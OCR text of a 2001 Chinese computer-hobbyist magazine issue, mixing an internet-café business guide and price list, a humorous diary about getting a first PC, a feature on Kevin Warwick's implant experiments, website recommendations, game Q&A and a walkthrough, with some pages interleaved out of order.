9.加入门户网站的网吧连锁店，如搜狐、网易、FM365、中华网。具体情况可以在各大门户网站的相应频道查询。

网吧经营中的人情味是很重要的，它关系到你的网吧能否赢得更多的顾客，是保持长盛不衰的秘诀。

各地关于网吧的经营法规、执照申请情况可能有所不同。另外，各地消费水平、人口密度和经营竞争的激烈程度也各有差异。现在有不少网吧存在着非法经营、管理不规范

菜鸟日记

□广东　马宣

1987.8.7

今天从杂志上看到美国的少年用计算机入侵五角大楼，连忙从抽屉中拿出爸爸所说的计算机，可是上面只有几个数字键呀，怎么能够用它侵入五角大楼呢？

1995.6.20

今天是中学毕业典礼，校长扯了一大圈总算谈到正题，意思是说学校新买了电脑，要搞电脑培训班云云，甚至暗示不去的话就不发毕业证。反正我已收到了录取通知，才不要交你五百块去学什么电脑！同座的余涛也说，我才不去学呢，五百块！我还不如叫我爸给我买小霸X486呢！对呀，现在电视广告满天飞，谁都知道小霸X出了个486！

1995.9.13

昨天唱了一天的世上只有爸爸好，终于骗到了学习机，还是986呢。里面内容也很多，先看看唐诗欣赏，“床前明月光，疑是地上霜。举头望明月，低头思故乡。”“床……”颠来倒去就这么几句，我倒！明明是十几个内容而其实只有几个，我又倒！还好还能打字，“怎么我的‘薇’字打不出来”老姐说。我彻底倒了！明天一定去换！

1995.9.14

今天去找老板换，老板硬说没问题。我说我学的就是五笔字型，可是这台学习机有些字硬是打不出来。老板说我打错了，说五笔分为王码和郭码，肯定是我没有打对，把我说得一楞一楞的。看来是我自己学艺不精，只好回家！

1995.9.19

今天我们专业开了电脑课程，电脑老师拿出一个小塑料片，说这就是5寸软盘。里面装着五笔字型的学习软件！交钱上机实习的可以免费得到，于是我回来又唱了一大段世上只有爸爸好，明天终于可以上机，接触真正的电脑了！

1995.10.19

打了一个月的五笔字型，越打越没劲，我可不希望学电脑是为了以后当“打手”。前排坐着一位前辈，他可没有打字，我瞧他的屏幕就很奇怪，一排小点由E变为W　再变为V，好好玩呀。于是我不打字了，问他那是什么？他告诉我那叫作Pctools，是一个很厉害的软件！哇，这么神奇呀，我求他给我一份，他豪不犹豫地答应了，叫我把我的软盘给他，然后帮我拷贝了一份。这……这……他的软件竟然跑到我的盘里了，这怎么可能？？

1995.10.22

今天已经把Pctools掌握得差不多了，于是给我的同学黄峰也拷了一份，他的表情跟当初的我一样，简直不能相信我的文件竟然跑到他的软盘里去了。哈哈，我得意极了！

1995.10.24


今天又从前辈那里借到一本《电脑爱好者》杂志，里面什么都有，我感觉我的生活在改变。

1995.11.2

我明白不管我唱多少遍世上只有爸爸好，也是骗不到电脑的。我和黄峰一起商量怎么才能有自己的电脑。我们到学校图书馆去看书，发现里面也有《电脑爱好者》杂志，而且上面有几期是电脑征文，奖品就是电脑。我们的眼都直了，立即决定去买《电脑爱好者》。

1995.11.5

今天终于买到了《电脑爱好者》，我和黄峰都很兴奋，因为这一期也有征文，特等奖就是一台金长城的586电脑。我们一起商量该怎么写，黄峰说应该写一篇惨绝人寰的悲剧，以骗取编辑们的眼泪，这样就能骗到586电脑了！（编辑语：#￥%……）他越说越兴奋，准备写他家是多么多么的困难，为了实现他的电脑梦，他勤工俭学，到处打工，甚至去当扁担、做



的情况，而且国家已经严令禁止网吧提供电脑游戏服务，这些都是网吧经营者需要注意的。

最后，希望您的网吧业务红红火火，您的腰包鼓鼓囊囊。

¸½：北京最大的网吧连锁店飞宇网吧总店的收费

飞宇网吧总店上机收费价目表(4月6日)	
单价	时　间
上机　免费	早上7：00 - 上午9：00
4元 / 小时	上午9：00 - 中午12：00
7元 / 小时	中午12：00 - 凌晨2：00
4元 / 小时	凌晨2：00 - 早上7：00
打印　1元 / 张　A4纸	
复印　0.2元 / 张　A4纸　单面	
0.4元 / 张　A3纸　单面	
免费提供纯净水　持贵宾卡者和学生证者八折优惠	
记费时间按分钟计	

后记：至记者截稿时又传来新的消息。4月13日中国信息产业部部长吴基传讲到，要进行为期三个月的互联网上网营业场所专项清理整顿活动，在此期间全国一律禁止审批新的“网吧”等互联网上网服务营业场所。在此次清理整顿活动前，信息产业部等四部门制定了《互联网上网服务营业场所管理办法》。该办法对网吧的经营管理作出了详细规定，如向未成年人开放的时间限于国家法定节假日的八时至二十一时。

苦力，还去卖血……还要……我笑得不得了。最后他说他的结尾就是自己得了绝症，生命已经不多了，最后惟一的愿望就是想有一台属于自己的电脑了！哈哈，这样编辑一定心软，这台电脑非他莫属了！我说，既然你得了绝症，那么这台电脑就给我吧。他说，你想得美，电脑一到手，我的绝症就好了，这就是电脑的神奇力量！我倒！

1996.5.8

今天得知前辈提前分配出去实习了，心里若有所失。在学校机房里望着“埋头苦干”打字的同仁们，只感叹人又少了一个。

1996.10.23

我和黄峰都想给《电脑爱好者》投稿，看着自己喜欢的杂志上出现自己的名字，那是怎么样的感觉呀！可我们实在是想不出写什么好。碰巧看到了电脑画廊一栏，凭自己还算可以的画技，我用Windows3.2里的画板画了一个美女，自我感觉良好，再加上黄峰在旁煽风点火，于是决定用它投稿，美女政策一定奏效嘛！

1996.12.25

今天收到了《电脑爱好者》的回信，心里一阵激动，盘算着能有多少稿费，可打开一看，只有一张精致的贺年卡，上面写着：多谢您的支持，祝您新年快乐！

1997.10.23

班上已经有同学有电脑了，可被誉为最有电脑天赋的我，竟然……电脑呀，你就像水中的月、镜中的花呀！

1998.3.2

我的一个同学告诉我，他也想买电脑，可他家里的人说钱是用来给他以后结婚的，问他要电脑还是要老婆？他立刻禁言了。我想，如果是我，我该怎么回答呢？

1998.3.5

为了要电脑，从电脑的起源直至世纪末的展望，我费尽唇舌地向老爸吹嘘电脑的神奇之处，顺便展示我的电脑才华，老爸终于被我说服了。可他最后非常严肃地提了一个问题，你要电脑还是要老婆？

1998.3.7

明天就可以去买电脑了，今晚我是怎么也睡不着了，拿出这几年买的一大叠《电脑爱好者》不停地翻看，资金预算紧张呀！心里盘算着如果明天遇到一个JS是电脑白痴，把奔腾133当5x86-133卖给我那该多好呀！能省一千多块呢！（JS语：我们这么白痴还怎么混饭吃呀！）

1998.3.8

真是值得纪念的一天，我终于有了自己的电脑了。2G的海量硬盘被我分了又分，我真是激动得不知怎么才好！看来今晚又是一个难眠之夜！

1999.2.15

昨天电脑不发声了，把我急得团团转，怎么试也不行，情急之下把电脑拆了，看到声卡上有一个跳线，把它跳了跳，竟然有声了，不过比原来小一些，看来是声卡有问题。于是赶紧去找卖电脑的商家，心里算计着如果他不肯跟我换，也用跳线那一招来蒙我的话，我一定当场揭穿他。想到这里，我得意极了！我要让他知道，我可不是一般的菜鸟呀！谁知道今天去找他的时候，他只瞧了瞧，当场就换了一个新的给我！

2000.4.20

时光如电，转眼间我已经离开了我的故乡、我的亲人、还有我的电脑，独自来到一个陌生的城市工作。昨天看了一晚的《第一次亲密接触》，于是今天决定也上网去找一个“轻舞飞扬”。

2000.4.23

在网上泡了四个多小时，终于找到了我的“轻舞飞扬”，她就是欣儿。欣儿和我聊得是那么投机，我们彼此都认定我们是这么有缘，所以一定要见面。

2000.4.28

今天终于见到了欣儿，第一次见到她我就有了心跳的感觉！我真是想高歌网络的伟大！

2000.6.6

和欣儿相处了这么久，我却一直不敢表白！爱要怎么说出口，我的心里好难受。于是我在网络的QQ上向我的心上人表白，原来在网络上“说”出“爱”字是这么的容易，以至于我“说”了许多平常不敢说的话。

2000.6.18

欣儿终于答应了我，我想，我以后会过上幸福的日子。

2000.7.5

网恋总是虚无飘渺的，我算是明白了！今天欣儿给我发了一封伊妹儿，说她不适合我，我也不适合她，我以后再也见不到她了！我的脑子一片混乱，书上的“轻舞飞扬”死了，我的“轻舞飞扬”也消失在无影的网络中，只剩下“心跳的回忆”！

2000.12.31

今天是世纪末的最后一天，都说今晚和你在一起的人会缠你一辈子！可是今晚我却是一个人孤独地敲着电脑。我想，我这一辈子都会和电脑缠在一起了！

2001年第4期 “看攻略 拿大奖”活动 获奖名单

以下获奖者将得到由北京智冠公司提供的《石器时代》简体中文版一套。

李　琪(北京)	苏成通(广东)	陈志忠(福建)	靳　璞(南京)	柳向先(山东)
刘燕娜(北京)	伍巍巍(湖南)	郑　杰(四川)	安　豫(广西)	陈　伟(湖北)
张学浩(浙江)	高海蓬(山东)	陈逢强(福建)	沈　沉(安徽)	朱文墨(厦门)
陈锦辉(东莞)	麻海涛(河北)	陈　霄(浙江)	张吉刚(山东)	狄　维(北京)
孙　冰(陕西)	刘　山(安徽)	黄仁志(广东)	史习斌(云南)	冯东良(河南)
赵长春(山东)	李志舜(鲁龙口)	邹文勇(江西)	黄　丰(北京)	郝冠军(河南)
李　健(吉林)	朱治强(河南)	胡　伟(湖北)	韩宗强(河北)	顾智玲(江苏)
刘　洋(山东)	侯　峰(河南)	陈　峰(江西)	崔　鹏(湖南)	匡柚名(青岛)
马城志(陕西)	徐汞明(浙江)	王　兴(河北)	李　毅(天津)	李秦宁(甘肃)
吴兆华(上海)	许勇俊(江西)	游　彪(广西)	芦声远(陕西)	闫　鸣(北京)
唐　亮(陕西)	杨卫杰(武汉)	陆镇兵(江苏)	王　军(河南)	郭占海(吉林)
毛忠顺(云南)	杜　冉(承德)	秦　松(安徽)	李宗伟(吉林)	许　亮(厦门)
耿　岩(湖北)	雷春光(河南)	蒋　浩(湖南)	罗　峰(浙江)	季　宇(天津)
郑晓东(山东)	杨　红(云南)	罗晓峰(无锡)	田文玉(湖北)	陈　宇(广东)
白　云(北京)	韩志强(江苏)	何其先(广东)	张士钊(河北)	宋　涛(山东)
石　磊(河南)	柯长志(福建)	谢德江(广东)	彭　伟(重庆)	吴　叶(江苏)

□无锡　刘林森编译

芋能与电脑沟通吗

美国曾放映过一部名叫《机械战警》的电影。影片中的男主角在大脑被植入电脑芯片后，就变成了一个机械人。影片虽然好看，但观众都明白这只是科幻片，不是现实。但科学家相信，也许在不久的将来，人们真的可以在大脑中植入电脑芯片了。

下面给大家介绍加拿大多伦多大学校园里最酷的两个人。走在前面的是史蒂夫·曼教授，走在后面的是他的学生科里·曼德斯。他们头上戴的不是墨镜，而是被他们称为“EYETAP”的电子摄像机。史蒂夫·曼相信，在未来人们将使用可穿戴甚至可植入的电脑设备来记录人们所看见的一切，或一些不太容易记住的事。这样，人们就可以在电脑的帮助下做一些平时看起来很难做到的事情。

史蒂夫·曼说：“举个例子，假设我正在一家杂货店，我太太可以在别的地方看见我所看见的一切，而且她也可以同时给我一些提示。如果我要买一辆二手车，她就可以把信息发到我的视网膜上，告诉我说：‘史蒂夫，这个人(卖主)在说谎。”

人类正在进行探索

在迈克·克立顿的科幻小说《终端机器人》(The Terminal Man)中，主人翁因脑部受损，被医生用来当实验品，植入电极，行为受电脑控制，却因电脑被坏人输入“猎杀”的命令而大开杀戒。英国的凯文·沃里克教授，18岁时从这本小说得到启发，投入控制论的研究。他相信，这将给病人带来生机，甚至让我们晋升为“超人”。1998年8月，他拿自己作试验，在手臂中植入晶片，过了9个与电脑“心灵相通”的日子。现在，他准备在自己和妻子以及另三人身上植入晶片，看是否能促使人与人之间真正达到“感同身受”的境界。

在植入晶片的那9天里，沃里克教授一直接受“帝王式”的“款待”——大厦大门“看”到他会打招呼，实验室的灯会随着他的出现而开。他连开口说“芝麻开门”的力气都省了，比阿里巴巴还厉害。

原来，他左臂中的晶片会发出无线电讯号，输送到大厦的电脑，使它能感应到他的存在。他的实验证实了人体内的移植物能够与外界通讯。

他告诉新闻媒体，2001年9月，他还会进行第二轮试验，在51岁的妻子伊琳娜以及另三人手臂中移植晶片。

他想知道，当电脑把一个人的感应讯号传达给另一个人时，后者会不会也能获得同样的感受？他说：“伊琳娜自告奋勇参与实验，因为她认为，要有谁想了解我几时感到高兴、消沉、愤怒，那个人必须是她。”

“伊琳娜害怕蜘蛛，我则有点惧高症，我想我们能不能互相感应到对方的恐惧？”



现年46岁的沃里克教授是英国雷丁大学的控制论学者，这次受邀为南洋理工学院、义安理工学院、新加坡理工学院、新加坡国立大学和圣安德烈初级学院演讲。

谈到第一次的试验，他说，植入了晶片，虽然说不上是半个机器人，他却对电脑产生了感情，当他实验完成，把晶片取出后，竟然感到有些失落。

他形容那种感觉“就好像我是一对连体婴的一部分。”

沃里克教授对控制论的发展潜能感到非常兴奋，说：“衔接人类和机器似乎是很自然的发展过程，也充满了利用机器智慧创造超人的潜质。”他相信：“在短期内，许多医药难题将得到改善。长期而言，能提升人类的素质，增强我们的能力和提高我们的智慧。”

实验引来许多遐想

科学家相信，像以演《超人》出名的克里斯托弗里夫之类的瘫痪病人，未来可能会有活动的一天。

盲人甚至可通过晶片，像蝙蝠般感应障碍物，而不再依靠拐杖活动。

更突发奇想的是，人类可直接用电脑“思想”，大大地增强记忆力。

科学家还预言，未来人根本不需用言语沟通，一切都将透过思维进行。他不讳言，如此把内心世界“对外开放”，意味着人类将进一步失去一些隐私。

沃里克教授说，这只是人类为求取进步所付出的另一种代价。他说：“我宁可失去隐私，以便拥有一个更厉害的脑袋——一个能够从不同侧面思考，而且能够通过思想沟通的脑袋。”

所以，他愿意冒险。虽然第二次试验将更危险。

第二次的试验将更长更危险，因为虽然会有神经学家的协助，但让移植物在神经线逗留长达数月，可能导致神经线永久受损，造成局部失去知觉或活动能力，或者永久感到痛楚。

除了伊琳娜，另一英国科学家也已“举手”要参与实验。沃里克教授目前还在物色剩下的两个实验对象，他们“最好是来自截然不同的文化背景的人”。

问他打算找谁作“牺牲品”，他调皮地打量着记者，说：“比如说一名从事新闻工作的华人，如何？”

沃里克教授的科幻片般的实验，引来了许多人的遐想。活里克教授称，他在首次试验发表后，接到了许多人传来的奇奇怪怪的电邮向他求助。例如：

有人希望接受晶片移植，以便与饲养了多年的爱犬作“思想沟通“。

有人怀疑自己被美国中央情报局植入晶片，请求他帮忙找出。

也有人怀疑自己遭外星人植入晶片控制……

有名妇女认为自己脑部被植入电极，导致她“不由自主”地搞婚外情。

……

尽管遐想万千，但抵挡不住科学家的勇气，探索人类生命新空间的实验将持续下去。

007谍报站

□江苏　子竹

1.网易"电子邮件到手机短消息通知"服务——如果您是网易@163.com的免费邮箱用户，当您的邮件到达您的邮箱的时候，您的手机会马上显示出来信人的邮件地址和主题，只要是中国移动的全球通手机用户都可以享受该服务，任何手机都可以。

http://reg.163.com/

2.MP3音乐要多少有多少——网易新近推出kuro服务，提供给音乐爱好者从搜寻到下载MP3歌曲最好的途径，用户下载并安装网易Kuro后，就可以与所有网易Kuro使用者分享数以十万计的音乐文件。网易Kuro还将陆续推出网上游戏、通讯服务，娱乐服务等丰富多采的在线应用，并可实现个性化定制。

http://all.163.com/music/kuro/kuro.html

3.中华网积分兑换PDA、索尼VCD——中华网推出有奖积分系统，网友可以通过使用中华网上的多种服务赚取积分：注册免费邮箱，登录FREEMAIL页面，参加拍卖竞标，填写调查问卷，或参加中华网举办的各种有奖活动，即有机会获得名牌手提VCD机、随身听、音箱以及各种节日礼品！

http://points4u.china.com/newpoint/

4.2001巴黎春夏高级女装展图集——2001巴黎春夏高级女装展已经落下帷幕，这是继米兰2001-2002秋冬男装展之后，时装界本年度第二个重要展出。除了十多家法国时装设计公司参加之外，来自意大利的两大巨头范思哲和瓦伦蒂诺也作为时装展合作伙伴参加了这届盛会。如此精彩的时装展，我们怎能错过？这里提供了详细的图片资料。

http://news.etang.com/news/detail/1,1202,107400,00.html

5.《笑傲江湖》之网络专辑——央视版《笑傲江湖》尚未亮相，不断的新闻就已经让世人领略到"江湖"的神秘莫测，如今已经播出的《笑》剧仿佛更加神秘，这里众多详细的资料为我们揭开这神秘的面纱。

http://cn.tom.com/ent/zhuanti1/xiaovslv/index.html

6.金庸宝典——如果你看过金庸的小说，如果你自认为是一个金庸迷的话，那么就请赶快参加这里的"超级金庸宝典"问答比赛。答对得分，多答多得。届时真正的超级金庸迷将啸傲江湖、荣登武林十大高手榜，快来参加吧，每月冠军和总冠军可是享有出题权限的！

http://heritage.cn.tom.com/sanjd/jinyong/index.php

7.《走到底》电影专区——艺玛电影公司聚集两岸三地明星莫文蔚、姜武、张震岳等一干人参与拍摄了中国第一部公路类型电影《走到底》。伟酷网络推出的《走到底》电影专区，提前带给您绝对新鲜的一手资料，向您揭露拍摄过程中的搞笑剧照、快人一步的拍摄内幕、让你先睹为快的《走到底》预告短片，还有张震岳、莫文蔚的MTV。来伟酷网络的《走到底》电影专区看看，更有意外惊喜在等着你……

http://www.weiku.com/alltheway/index.html

8.免费e-book，日日down好书！——这里有《人间词话》、《红楼梦》、《战争与和平》、《梵高画册》、连环画《金瓶梅》、《旅游自助手册》，还有莎士比亚剧作、网文精粹、明星写真……除了制作精美、下载方便，这里还都是免费的。

http://book.fm365.com/freedownload

9.《我愿意》Flash版——很美的纯手绘MTV作品，制作细腻精致，可以看得出作者花了不少功夫，而且齐秦演唱的版本也非常别有味道……

http://www.tiandesk.com/desk_pic/xinshang/mtv/0277.zip

10.3D乒乓球——这是一个很不错的乒乓球小游戏，游戏中共有三名选手可供你选择。基于缩减游戏容量的目的，游戏人物仅仅被贴上了一层皮肤，而当你控制时你会发现，你所控制的人物只是一些线条骨架，使你有一种真实感。乒乓球落下时会有虚线表示路径，其中红点代表乒乓球落下的位置。用鼠标控制，鼠标左键击球，21球定胜负。

http://www.tiandesk.com/desk_pic/game/guguai/0327.zip

IT幽默

不要CFAN做男朋友的理由

曾经有很多CFAN的女朋友向我诉苦，说找错了对象，分手后伤心不已。为了让那些执迷不悟的MM回头是岸，也为了让那些不信邪的MM们看清当CFAN的女友有多么可怕，特列出不要CFAN做男朋友的理由N条：

1.他先会挑选硬件——看你漂亮不漂亮，身高啊，身材啊，色狼一般。

2.然后他会选择自己需要的软件——看你是否贤惠，看你文凭、性格等等。

3.满意后，他会像看中电脑一样选中你——对，就是电脑。你马上会尝试到CFAN的厉害。

4.他会玩"游戏"（逗乐）、"编程"（甜言蜜语）、"整理"（让你忠诚于他）——总之一刻都不能离开你，让你受不了，简直累死人。

5.他开始眼红了，他觉得其他CFAN的"电脑"硬件和软件都比你好。

6.他会把你"超频"，让你去减肥、做美容，尽量不花钱而又让你在硬件上不落伍。

7.他会修正每一个"BUG"，要求你温柔一点，有个性一点。尽量让你的"软件"配上你那并不完美的"硬件"。


8.他觉得不花点钱，看来是不能满足自己的要求了。他开始花钱买升级品"（化妆品、装饰品、服装），让你尽量跟上潮流。

9.他开始厌烦你，就算你曾经和他很好。

10.在你们恋爱的第十八个月，他说："我依然爱你，但是我不得不和你分手，对不起……"相信我，这个时候他一定很伤心，但是他不得不遵守摩尔定理。

实际上笔者也是CFAN，因为有过这段经历才不想让大家重蹈覆辙。CFAN们，大家改掉这些习惯，否则以后被女朋友倒甩，可别怪我！

□天才2001



这是目前最流行的，20%的毛，80%"数字化"

(ChinaByte.com提供)

游戏问答

游虾

1、《古龙群侠传》问题集



问：八卦图怎么拼？

答：可以参照右图。

问：恶人谷在哪里啊？

答：在昆仑山中，地图上并未标出。

问：地图上的黑影太厉害了，打不过。

答：你可以在设置中把随机遇敌这项功能关掉。

问：王怜花这家伙躲哪去了？

答：在逍遥楼后面，前面有老板和程三阻拦的。

问：在洛阳里的精盐要在哪里才找得到？

答：精盐就在有两个房间的民房里，房间在洛阳的右下方，在里屋角落的宝箱里。

问：存不了盘怎么办？

答：1.在别的机器上试一试，看情况是否如旧。

2.下载最新补丁，把弹出的信息告诉我们。因为我们存盘从未出现过此问题。

3.检查是否光盘质量有问题，如有问题，请去换一套游戏。

问：进入某场景花屏？

答：是你的地图包有错误，游戏读数据失败。请去换一张盘。

2、《新蜀山剑侠传》问题集

问：取得青索剑帮助完袁星应该到哪里？

答：在救袁星的山洞的左下方有一个出口。

问：有三个可以动的鼎，要怎样摆才能救出石生的母亲？

答：将三个鼎面向中间即可。

问：游戏中最强的法宝是什么？

答：个人意见是鬼邪银蟾，等级好练，攻击力强，且练到19级跳20级时会自动跳回13级，但是攻击力不变，可以一直练。

问：请问七修剑在何处？如何去？怎样拿？

答：先至凝碧崖左侧之青井穴拿六把剑，它们分别是：天啸、青灵、阳魄、金鳖、水母、赤苏。再到北山广崖之奥区仙府拿元龟剑。将七把剑交给醉师叔，即可拿到七修剑。而醉师叔在仙厨洞内。其中有六把剑的瀑布共有两个宝箱，右边有五盏灯。你要以宝箱为中心，先灭两点钟方向的灯，再灭六点钟方向，最后是十点钟方向。成功后瀑布自然会消失。

问：水宫的珠子颜色要怎样摆呀？

答：可以照墙上的提示来改变珠子的颜色！依顺时针的顺序来讲，最上方的珠子要调成红色，接着下一颗为黄色、金色、青色、紫色。最后把中央那一颗调成黑色即可，接下来中央的珠子就会变成瑶光彩珠。

问：如何过月宫呢？

答：可以先走到月宫的正北方，然后直走到正南方的出口（不要走出去），然后往左从正西方走到正东方，再往最靠东方的出口走去，迷雾就会消失，此时就会发现左上方的宝箱中放有开阳碧珠。

问：凝碧仙府内容完成后，下山考验两个关卡中的过火宅如何过？

答：你把硫磺、磷粉之类的道具放进去，记得一种放一个火堆哦，道具不见就表示你放对了。放完后中间的火堆就会消失了。

3、《三国志八》究竟什么时候推出？

答：之前虽然KOEI说是春天推出，甚至有传闻说是3月24日，后来KOEI宣布改为2001年夏天推出了。

4、看到很多人在玩网络游戏，例如《石器时代》，我们如何入手呢？

答：首先必须上网，然后到游戏网站上去了解一下各大网络游戏，挑选一款自己喜欢的，接着去买一份客户端程序（游戏光盘）和购买月费卡等收费卡，大部分游戏光盘会随盘送一张月费卡以方便玩家。然后安装游戏，用游戏光盘提供的账号登录，或者用游戏光盘提供的序列号到其公司站点申请账号登录。

5、《岚世纪》装上后全是日文，请问有什么好的解决办法？

答：可以用南极星（NJWIN）或者安装IE的日文支持，后一种方法看的效果好些。

6、《黑与白》中火球魔法怎么发？

答：按鼠标右键往前一扔就行了。

7、用ePSXe1.2不能玩日版FF8，有什么办法？

答：我记得FF8和FF9都可以模拟了，你也可以试一试VGS（VGS是肯定可以模拟的）。

8、在玩古墓4和5的时候，总会有这种问题：除了光线强的地方，其他地方都黑乎乎的，怎样调？

答：这个跟显卡有关，越好的显卡当然效果越好！试试调节显卡GAMMA（如果支持）和显示器。

9、在《堕落天使》这个游戏中如何才能得到敌人的DNA？

答：在战斗中不是有一个“交涉”的指令么？你需要用这个指令和敌人进行谈判。在交涉的时候，每位角色都有符合自己性格的四种行为选项，针对不同的敌人可用不同角色的行为去影响他。选择一种行为之后会影响到敌人出现以下反应：1.愤怒，这样他很可能不会再和你进行交涉，并且攻击你。2.恐惧，这样敌人有可能会逃跑，或者出现异常状态。3.无反应。4.高兴，只要你能令敌人出现高兴的状态，那么敌人就可能给你DNA、金钱或者是物品。

10、听说有一款可以扮演卧龙与凤雏的游戏，哪里有资料？

答：那是《卧龙与凤雏》，由香港GAMEONE所准备制作的，要知道更多的内容可以访问http://www.gameone.com。

《Disciples(信徒 2)》
发行：STRATEGY FIRST
类型：战略
容量：2CD
评分：8



故事发生在第一集故事的十年后，厄运再次降临大地，四大种族the Empire、Mountain Clans、Legions of the Damned和Undead Hordes再次面对新的威胁，究竟是命运的安排，还是造物弄人呢？游戏的制作方针主要是改善前作的不足之处，并且注进更浓厚的RPG味道。比上一集有更多的道具和武器装备，而有些道具更可以在战斗中使用。此外，又为各NPC注进更强的AI。

《Independence War（独立战争） 2》
发行：INFOGRAMES
类型：战略
容量：1CD
评分：7



续集的故事讲述一名年轻罪犯Cal Johnson复仇的故事，在玩法上并不只是一套模拟空战游戏，当中还包括冒险、资源管理等元素。当玩家拥有自己的太空船时，可以驾驶它，与其他船只通讯、进行贸易，为太空船装备维修等等，玩法多元化。而玩家每完成一个Cal的个人任务，就越接近最后的战争。

《MechCommander（机甲指挥官）2》
发行：MICROSOFT
类型：战略
容量：1CD
评分：8.5



故事内容长达16年，玩家作为一名受雇的士兵，需要为三个最有势力的贵族而战，从此卷入激烈的斗争中，需要改变三大势力的平衡。玩家可以指挥一队机械兵，在一个充满混乱、危险和阴谋的即时战略环境中，挑战那些狡猾且有战术的敌人，将他们打倒并抓取他们的装备，用作对抗他们的武器。

《O.R.B.》
发行：STRATEGY FIRST
类型：战略
容量：1CD
评分：8 分



游戏的一大卖点是全环回立体的战斗方法，敌人会从四面八方而来攻击玩家的舰队，完全活用了3D空间，使得战斗的胜败关键取决于你的控制力。你可以从“Malus”或“Alyssia”选择其中一军，带领大批的军队在宇宙中大战。由于两国的科技各有不同，所以，大家所使用的科技也会有所不同。不过，除了不断研发继续提升外，更可以偷取敌人的科技。

《Myst 3 Exile（迷雾岛3：驱逐）》
发行：UBI SOFT
类型：冒险
容量：3CD
评分：9 分



游戏的画面做得十分精美，不但用色鲜明，而且创意十足。此外设计者的画图风格独特，既卡通又真实，配合了幻想世界的原意。采用了360度自由移动的视角，不但没有浪费优美的画面，而且能使玩家看清楚这个奇异世界，从而更投入其中。

《Arcanum（奥秘）》
发行：SIERRA
类型：RPG
容量：2CD
评分：8.5分



游戏世界其实也是以奇幻世界作为背景，不过却是不一般的奇幻世界，而是一个经过工业革命结合魔法的奇幻世界。玩家可以从八大种族中选取一种来扮演，而每个人物都有四个精神和四个生理数值。游戏亦容许玩家输入角色的背景，令角色扮演的味道更为强烈。既然游戏世界混合了两种风味，自然亦会出现两种特技——科学和魔法。魔法分为16个学院，每个学院有5个等级递增。而科学则有8个学科，分7个等级递增。至于战斗方面，随玩家的喜好，可以自由选择即时或回合制。

热门游戏线报

□线人 小伟



□石家庄　武玮

古龙群侠传简易攻略

1．小村

一大早师妹就来找孤云玩，没有办法拒绝，只好陪她经过森林到村子后面的后山山洞去玩。然后孤云会在山洞偏左的位置发现一条怪蛇，杀死它后就回村子。孤云先回到家和师父说话，然后和师兄比武。比武后师父和父亲派孤云和天野去调查杀人庄的杀手的事情。这时你可以决定是否让师妹加入。

2．杀人庄

孤云来到杀人庄，在长亭的左边和高老头说话后，向左走的时候会和一些昆仑弟子发生争斗。打败他们后再到左边的房子见到高老头，出来后从银花娘子处知道俞佩玉进入了纸阁，孤云把八卦图排列好后就可以进入密道。

在密道里见到了俞佩玉知道他的父亲是假的，然后他们在前面击败守卫，来到庄主的房间发现了玉佩，出来后遇到了一个打不死的刀客，后来俞佩玉被银花娘子抢去，而一个神秘人出现，捉走了刀客。孤云把事情告诉了高老头，他去找俞佩玉，而孤云只好去洛阳。

3．洛阳

在洛阳的左上的大屋里找到欧阳喜，然后在酒楼里见到一个青衣女人（如果没有让师妹加入的话，她会自动加入），孤云追寻她时会发现她和熊猫儿对打不敌后逃了。孤云回到欧阳喜处，见到了熊猫儿、沈浪和金无望，然后他开始去找王怜花（如果和欧阳喜对话时选择先离开则可以跳过这关）。孤云来到逍遥楼，打败程三后进入后院找到她。不过回到欧阳喜家的时候，王怜花要孤云找到一些东西后就出门继续调查。这时你可以选择以下剧情的先后。

4．恶人谷

如果先去这里会被小鱼儿骗说黑手杀其实是李大嘴，找到他后却被他打败了。孤云醒来后来到最里面的杜杀屋子的附近，偷听到他和虎魄的对话，却没想到被他发现并被他击败，幸好又被万春流救了。

5．凤凰集

孤云来到大金鹏府见到了陆小凤，他让孤云去凤凰集调查一下。进入凤凰集后孤云遇到了三个杀手，打败他们后在前面的酒楼里见到了傅红雪和燕南飞。不过这里也没线索。

6．快活林

孤云回到洛阳欧阳喜处知道沈浪去了快活林。他来到快活林下面处打败幽灵宫主后继续走，在一个房间里听到了沈浪似乎要投靠快活王的对话。他沿原路出来遇到了沈浪和白飞飞，和沈浪对话后孤云来到左面的花神祀，发现了白飞飞的雕像。他马上回到快活王的房间，却从他的手下处知道他已经捉了沈浪到古楼兰。



7．古楼兰

孤云来到大沙漠后在左上方进入了一个地下通道，他在半路遇到了很多守卫，而且从他们的口中得知有一个使者来参加他们的婚礼，而且守卫都没有见过他，所以孤云决定假扮这个使者。出通道的时候刚好遇到了这个使者，孤云把他击败后取得了他的衣服，然后他骗过守卫进入了楼兰地下古城。进入大厅和左下方的王夫人对话后出石室，这时快活王的婚礼快要开始了，正好遇到了卜公直以送礼为名实为破坏，趁此机会孤云在混乱之中救出了沈浪。出通道的时候又遇到了卜公直，击败他后他就逃了。

孤云后来在大沙漠的客栈中找到了沈浪，然后他们就分开了。

8．孔雀山庄

孤云来到了孔雀山庄时遇到了虎魄堂的偷袭，正在孤云快支撑不住的时候，上次的神秘人又一次出现并救了他，而这个神秘人却去追虎魄。向左沿路过桥后来到密道，发现了傅红雪和庄主等人。后来他离开去赤水小镇，并在出口处遇到了莫天野。

9．赤水小镇

